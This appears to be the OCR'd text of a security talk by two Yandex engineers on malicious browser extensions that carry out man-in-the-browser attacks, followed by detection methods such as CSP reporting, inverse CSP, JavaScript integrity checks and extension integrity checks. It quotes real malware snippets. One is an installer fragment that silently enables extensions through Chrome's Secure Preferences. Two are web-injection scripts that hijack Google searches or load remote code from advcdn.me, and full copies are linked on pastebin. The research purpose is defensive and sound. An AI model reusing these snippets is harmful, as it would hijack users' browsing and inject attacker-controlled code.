


Smartbrowse: code example

```
Function func_7085
  StrCmp $_32_ 1 0 label_7192
  IfFileExists "$_64_\Secure Preferences" 0 label_7192
  StrCpy $1 1
  Call func_13346
  ClearErrors
  nsJSON::Set /file "$_64_\Secure Preferences"
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\nsJSON.dll
    ; SetDetailsPrint lastused
    ; Push "$_64_\Secure Preferences"
    ; Push /file
    ; CallInstDLL $PLUGINSDIR\nsJSON.dll Set
  nsJSON::Get extensions settings $_51_ state /end
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\nsJSON.dll
    ; SetDetailsPrint lastused
    ; Push /end
    ; Push state
    ; Push $_51_
    ; Push settings
    ; Push extensions
    ; CallInstDLL $PLUGINSDIR\nsJSON.dll Get
```

Full script.bin example: https://paste.ee/p/y2fkr

Smartbrowse: extensions autorun



Extension web-injection code example 1

```
var uri = decodeURIComponent(window.location.href);
var ref = document.createElement('input');
ref.type = 'hidden';
ref.value = stream;
ref.name = 'ref';

function redirect(q) {
    if (q) {
        window.location = 'http://' + searchDomain + '/?ref=' + stream + '&q=' + q;
    }
}
if (hostname.indexOf('google.') !== -1) {
    if (anchor.length) {
        var expr = /q=(.*?)$/i.exec(anchor);
        var q = expr ? expr[1] : '';
    } else {
        var expr = /q=(.*?)&/i.exec(uri);
        var q = expr ? expr[1] : '';
    }

    redirect(q);
```

Full code: http://pastebin.com/qAbr89du

Extension web-injection code example 2

```
var CRZqdVfN = document.createElement('script');
CRZqdVfN.type = 'text/javascript';
CRZqdVfN.src = '//ajax.googleapis.com/ajax/libs/jquery/1.12.3/jquery.min.js';
document.head.appendChild(CRZqdVfN);

function OcGvpjcE() {
    var MUWXLNsh = document.createElement('script');
    MUWXLNsh.type = 'text/javascript';
    MUWXLNsh.src = 'http://advcdn.me/js/vkapi.js?216349327'
    document.head.appendChild(MUWXLNsh);
};
chrome.storage.local.get({
    JBFNQNck: ''
}, function(syncdata) {
    if (!chrome.runtime.lastError) {
        if (syncdata.JBFNQNck != '') {
            var nqDOIpWs = document.createElement('script');
            nqDOIpWs.type = 'text/javascript';
            nqDOIpWs.innerHTML = syncdata.JBFNQNck;
            document.head.appendChild(nqDOIpWs);
        } else {
            OcGvpjcE();
        };
```

Full code: http://pastebin.com/q0SKJQth

Detection and protection

Detection problems

- Malicious functionality can be stored on remote servers
- Malicious payload can change depending on browsed web site
- Popular services can be used to host payload
- URL hashing schemes are used

Detection problems

- Malicious extensions can easily bypass moderation
- Payload can be injected into only a small set of pages
- There are no outstanding indicators of compromise

Detection approaches

- Traditional AV approach
- Web resources are suffering from MITB as well as end users
- Web resources can also detect MITB on their side

Server side detection methods

Server side detection

- Based on browser reporting opportunities
- Uses the idea of Content Security Policy

CSP in a nutshell

> The new Content-Security-Policy HTTP response header helps you reduce XSS risks on modern browsers by declaring what dynamic resources are allowed to load via a HTTP Header.

https://content-security-policy.com/

CSP in a nutshell

- Just a set of headers or a special meta tag
- Originally invented to make XSS exploitation harder
- Have reporting opportunities - violations can be reported by browser
- “meta” tag can’t define reporting URL

```
Content-Security-Policy: default-src 'self'; ...; report-uri
/my_amazing_csp_report_parser;
```

```
{
  "csp-report": {
    "document-uri": "http://example.org/page.html",
    "referrer": "http://evil.example.com/",
    "blocked-uri": "http://evil.example.com/evil.js",
    "violated-directive": "script-src 'self' https://apis.google.com",
    "original-policy": "script-src 'self' https://apis.google.com;
report-uri http://example.org/my_amazing_csp_report_parser"
  }
}
```

https://www.html5rocks.com/en/tutorials/security/content-security-policy/

Detection: CSP

- A web resource can configure CSP policy and collect reports
- CSP reports can be analysed and sources of malicious scripts can be collected

Detection: CSP drawbacks

- Malicious extensions have control on response headers
- Malicious extensions can strip CSP header
- CSP header can be altered by malware

Detection: Inverse CSP

- Detects whether CSP headers were cut out
- Just add something that violates CSP policy and makes browser send report
- Analyse whether you've got report or not

Detection: js validation

- Embed js code that will check integrity of the page and report violations
- Make it hard to delete without breaking down page functionality

Client side detection methods

Client side detection methods

- Can be implemented in browser
- Can be used by AV on the client side


Client side detection methods

- Extensions blacklist
- Extensions integrity check

Extension integrity check

- The extension must be in Chrome or Opera extension store
- The checksum of the installed extension must be the same as of the one in store

Main results of our methods



Conclusions

Browser-based malware - a new challenge for us

- Browser-based malware is a new way to implement MITB attack: it can be very effective, simple to develop and distribute
- Extension stores should pay more attention to post-moderation period of extension life, some surprises can be here
- Browser developers should pay more attention to mechanisms, which protect users from non-store extensions
- AV vendors should struggle against not only extension droppers, but also against extensions themselves

Protection against browser-based malware

- Content security policy and javascript content validation are good enough to detect MITB activity or even track web-injection sources
- CSP can also help web-masters to protect integrity of their web-content
- JS validation or inverse CSP can be used for finding CSP modifications
- Extension integrity check is a good mechanism, but it is not a silver bullet

Questions?

Contacts:

Andrey Kovalev
Security Engineer

 avkov@yandex-team.ru

Evgeny Sidorov
Security Engineer

 e-sidorov@yandex-team.ru